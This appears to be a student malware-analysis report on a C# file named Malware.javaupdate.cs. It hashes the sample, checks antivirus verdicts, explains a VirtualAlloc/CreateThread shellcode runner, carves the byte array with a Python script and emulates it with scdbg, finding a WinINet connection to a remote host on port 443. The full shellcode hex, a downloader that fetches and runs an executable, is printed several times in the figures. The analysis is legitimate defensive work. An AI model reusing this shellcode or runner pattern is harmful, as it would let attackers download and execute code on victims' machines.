

# **Practical Malware Analysis and Triage Malware Analysis Report**

**Sample: Malware.javaupdate.cs  
Source Code Analysis**

November 14, 2023

Muhfat Alam

# Summary

MD5 and SHA256 hash value for **Malware.javaupdate.cs**

**MD5:** d825ce85cc6866a3a64486d461758280

**SHA256:** ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c97db3b66b178a89

**URL:** burn.ec2-13-7-109-121-ubuntu-2004.local

Malware.javaupdate.cs is a malicious shell code that is trying to download something from a URL (**burn.ec2-13-7-109-121-ubuntu-2004.local**) and executed via the WinINet API.

# Static Analysis

## Get the File Hash


Get the hash value for the source code of **Malware.javaupdate.cs** on the cmd by running the following command (Figure 01),

...

```
sha256sum.exe Malware.javaupdate.cs //in sha256 hash
```

```
md5sum.exe Malware.javaupdate.cs //in md5 hash
```

...



```
C:\Users\Tom\Desktop
λ md5sum.exe Malware.javaupdate.cs
d825ce85cc6866a3a64486d461758280 *Malware.javaupdate.cs

C:\Users\Tom\Desktop
λ sha256sum.exe Mal
sha256sum: Mal: No such file or directory

C:\Users\Tom\Desktop
λ sha256sum.exe Malware.javaupdate.cs
ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c97db3b66b178a89 *Malware.javaupdate.cs
```

Figure 01

**OSINT Tool:** As we have the hash value from the command line, we can use some OSINT Tools, like VirusTotal and MetaDefender for any flagged by security vendors.

**VirusTotal Verdict:** There are 1/59 security vendors flagged this

**Malware.javaupdate.cs /**

**ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c97db3b66b178a89** file.

Does not seem to be a malicious code. (Figure 02)



Figure 02

**MetaDefender Result:** No thread was found on the MetaDefender. (Figure 03)

b3f4718381bfc468e71b24811f503cd63c08b65c

No threats found on this file.

Cast your vote on this file:

⚠️ There is a mismatch between this file's type and its extension. The file type is txt.

Metascan

No threats detected

00 /35  
ENGINES

Get full report

Upgrade limits

Sandbox Score

Filetype is not supported

00 %

View summary

Sandbox documentation

Community Insight

User votes

%

View leaderboards

Check out our community

Figure 03

## Code Analysis:

As this is a source code and written in C#, we can open up the **Malware.javaupdate.cs** file with **Microsoft Visual Code** and analyze the process. (Figure 04)




Figure 04

So this is a sample code in the C# class called “JavaUpdater” with a single method “updatejava()”.

The first thing that’s defined in this method is a **byte[]** array called “**rsrc**”, which may be our resource and it is a wide array of size 464.

So if we inspect the API calls that are being made by this particular snippet of code. We start with a “**VirtualAlloc**” which takes a section of memory and allocates it to a particular size. It then proceeds to copy the bytes from the resource into the “**Address**” that’s been allocated. It will check to see the memory protection on this section of memory and change it if necessary.

In the bottom, it will call “**CreateThread**” to execute a thread that is pointing to the address space and when the thread executes, it will execute whatever is in the byte array of resources.

Then, in the end, there is a call “**WaitForSingleObject**”, which puts the thread in a waiting state for the object for an indefinite amount of time, which is signified by the “**0x**” and then FFFFFFFF that is the end of the register.


So far, after investigation, it seems, this calls some API but nothing malicious unless the

byte array has some malicious code inside of it. If these bytes do some kind of malicious activity, then this is definitely malware and it needs to be handled accordingly.

### Separate the bytes into text file:

In the C# syntax, **0x** is going to denote as a hex byte and then the two characters after that are actual data of the hex byte.

To get the raw value of the data, copy the byte array into a text file (**ShellCode.txt**) and move it over to the **Remnux Machine**. Inside the Remnux Machine, we create a sample Python code (Figure 05) that removes everything except after "0x" which are two alphanumeric or numeric characters that are represented for the Hex Bytes.

A screenshot of a terminal window on a Remnux machine. The window title is 'remnux@remnux: ~'. Inside, a nano 4.8 editor is open, editing a file named 'carver.py'. The script is a Python program that reads 'ShellCode.txt', removes '0x' prefixes, and encodes the remaining string. The script content is: 

```
#!/usr/bin/env python3
with open ("ShellCode.txt","r") as f:
    hex_string = f.read().replace("0x","").replace("byte[] rsrc = new byte[464] {", "").replace("};", "")


    hex_encode = hex_string.encode()

print(hex_string)
print(hex_encode)
```

 The nano editor's status bar at the bottom shows various keyboard shortcuts like '^G Get Help', '^O Write Out', '^W Where Is', '^K Cut Text', '^J Justify', '^C Cur Pos', '^M-U Undo', '^X Exit', '^R Read File', '^\_ Replace', '^U Paste Text', '^T To Spell', '^\_ Go To Line', and '^M-E Redo'. A small box above the status bar indicates '[ Read 12 lines ]'.

Figure 05


Inside the Python code, there is a print function that is written for test purposes, if it works or not. Now, if we run this code (Figure 06) we can see the result

A terminal window titled 'remnux@remnux: ~' with two tabs. The active tab shows the command 'python3 carver.py' being executed. The output is a long, single-line hexadecimal string. The string is split into two parts: a first part followed by a space and a second part enclosed in single quotes. The first part ends with '00' and the second part ends with '00'.

```
remnux@remnux:~$ python3 carver.py
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52
108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b
7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e65740068
77696e6989e654684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899f
c6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86
ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acfffff00eb6b31c05f506a026a02
506a026a025768daf6da4fffd59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c07416
6a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e8
90ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e
74752d323030342e6c6f63616c00
b'fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b
52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df8
3b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e657400
6877696e6989e654684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb0100005350685789
9fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e
86ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acfffff00eb6b31c05f506a026a
02506a026a025768daf6da4fffd59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074
166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5
e890ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d756275
6e74752d323030342e6c6f63616c00 '
```

Figure 06

Now we can modify the code that will give us a file “out.bin” in .bin format which will store the data of the byte everything except raw hex value. (Figure 07)



The screenshot shows a terminal window with a nano editor. The title bar indicates the user is 'remnux@remnux' in the home directory. The nano editor shows the file 'carver.py' with the following content:

```
#!/usr/bin/env python3

with open ("ShellCode.txt","r") as f:
    hex_string = f.read().replace("0x","").replace("byte[] rsrc = new byte[464] {","," ).replace(

    hex_encode = hex_string.encode()

#print(hex_string)
#print(hex_encode)

with open ("out.bin","wb") as out:
    out.write(hex_encode)
```

The bottom of the terminal shows the nano editor's command shortcuts:

```
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo
```

Figure 07

Now, we can run this file and make sure the file is written as we expected. (Figure 08)



```
remnux@remnux: ~  
6a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e8  
90ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e  
74752d323030342e6c6f63616c00  
b'fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b  
52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df8  
3b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e657400  
6877696e6989e654684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb0100005350685789  
9fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e  
86ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a  
02506a026a025768daf6da4fffd59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074  
166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5  
e890ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e  
6e74752d323030342e6c6f63616c00 '   
remnux@remnux:~$ nano carver.py  
remnux@remnux:~$ python3 carver.py  
remnux@remnux:~$ ls  
carver.py      docProps      Music          Public          ShellCode.txt  Videos  
'[Content_Types].xml' Documents     out.bin        _rels           Templates      xl  
Desktop        Downloads     Pictures       sheetsForFinancial.xlsm UpdateJava.pcapng  
remnux@remnux:~$ cat out.bin  
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52  
108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b  
7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e65740068  
77696e6989e654684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a03515168bb01000053506857899f  
c6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86  
ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02  
506a026a025768daf6da4fffd59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c07416  
6a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e8  
90ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e  
74752d323030342e6c6f63616c00 remnux@remnux:~$
```

Figure 08

After that, we can save this file into our **Windows Machine** from PowerShell and open up an http server port in the Remnux Machine. (Figure 09)

```
Administrator: Windows PowerShell  
PS C:\Users\Tom\Desktop> wget http://10.0.0.4:8080/out.bin -UseBasicParsing -OutFile out.bin  
wget : The term 'wget' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the  
spelling of the name, or if a path was included, verify that the path is correct and try again.  
At line:1 char:1  
+ wget http://10.0.0.4:8080/out.bin -UseBasicParsing -OutFile out.bin  
+ ~~~  
+ CategoryInfo          : ObjectNotFound: (wget:String) [], CommandNotFoundException  
+ FullyQualifiedErrorId : CommandNotFoundException  
  
PS C:\Users\Tom\Desktop> wget http://10.0.0.4:8080/out.bin -UseBasicParsing -OutFile out.bin  
PS C:\Users\Tom\Desktop> ^C  
PS C:\Users\Tom\Desktop> type .\out.bin  
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885  
c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b  
048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6989e654684c772607ffd531ff57575756683a5679a7ffd5eb63  
5b31c951516a03515168bb01000053506857899fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a  
04506a1f566875469e86ffd531ff57575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02  
506a026a025768daf6da4fffd59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074166a0054508d44240c5053  
682d57ae5bffd583ec04ebce5368c6968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e890ffffff6a6176617570646174652e65786500e8  
0cffffff6275726e2e6563322d31332d372d3130392d3132312d7562756e74752d323030342e6c6f63616c00  
PS C:\Users\Tom\Desktop>
```


Figure 09

# Dynamic Analysis

## Using “scdbg” Tool for ShellCode Analyse:

ShellCode Debug (scdbg) is a tool that will interpret the bytes of the shell code and step through the program to resolve API calls and see what the shell code is doing ()

Note: scdbg does not run the shell code, but will resolve all of the things that the shell code is trying to do. (Figure 10)

A screenshot of a Windows command prompt window titled "Select C:\Windows\SYSTEM32\cmd.exe". The window displays the output of the scdbg tool. The text shows that 3a1 bytes were loaded from the file C:\Users\Tom\Desktop\out.bin, and that the tool detected straight hex encoding and converted it. It also shows initialization completion, a maximum step count of 2000000, and a base offset of 0x401000. A list of resolved API calls is shown with their addresses: 4010a4 for LoadLibraryA(wininet), 4010b2 for InternetOpenA(wininet), and 4010cb for InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, ). The step count is 2000001, and the current directory is C:\Users\Tom\Desktop>.

```
Select C:\Windows\SYSTEM32\cmd.exe
Loaded 3a1 bytes from file C:\Users\Tom\Desktop\out.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a4 LoadLibraryA(wininet)
4010b2 InternetOpenA(wininet)
4010cb InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, )

Stepcount 2000001

C:\Users\Tom\Desktop>
```

Figure 10

From the bottom of the static analysis section, we see several API calls.

The API "LoadLibraryA(wininet)" is attempting to load the WinINet dynamically. WinINet is the Windows Internet API, and loading it dynamically suggests that the malware intends to use functions from this library for internet-related operations. It may be involved in communication with external servers or fetching additional payloads.

API "InternetOpenA(wininet)" call opens a handle to the WinINet service. The malware is initializing its interaction with the WinINet service. This is a common step in malware that communicates over the internet. The opened handle is likely used in subsequent internet-related operations.

API "InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443)" call attempts to establish a connection to a remote server. The malware is trying to connect to the server "burn.ec2-13-7-109-121-ubuntu-2004.local" on port 443. Port 443 is commonly associated with HTTPS, indicating that the malware might be attempting to communicate with the server over a secure channel. This connection may be for command and control (C2) purposes or for downloading additional payloads.

In summary, based on the API calls, the malware appears to be setting up communication with a remote server, potentially for command and control purposes. The use of WinINet functions indicates that internet-related operations are a key aspect of its behavior.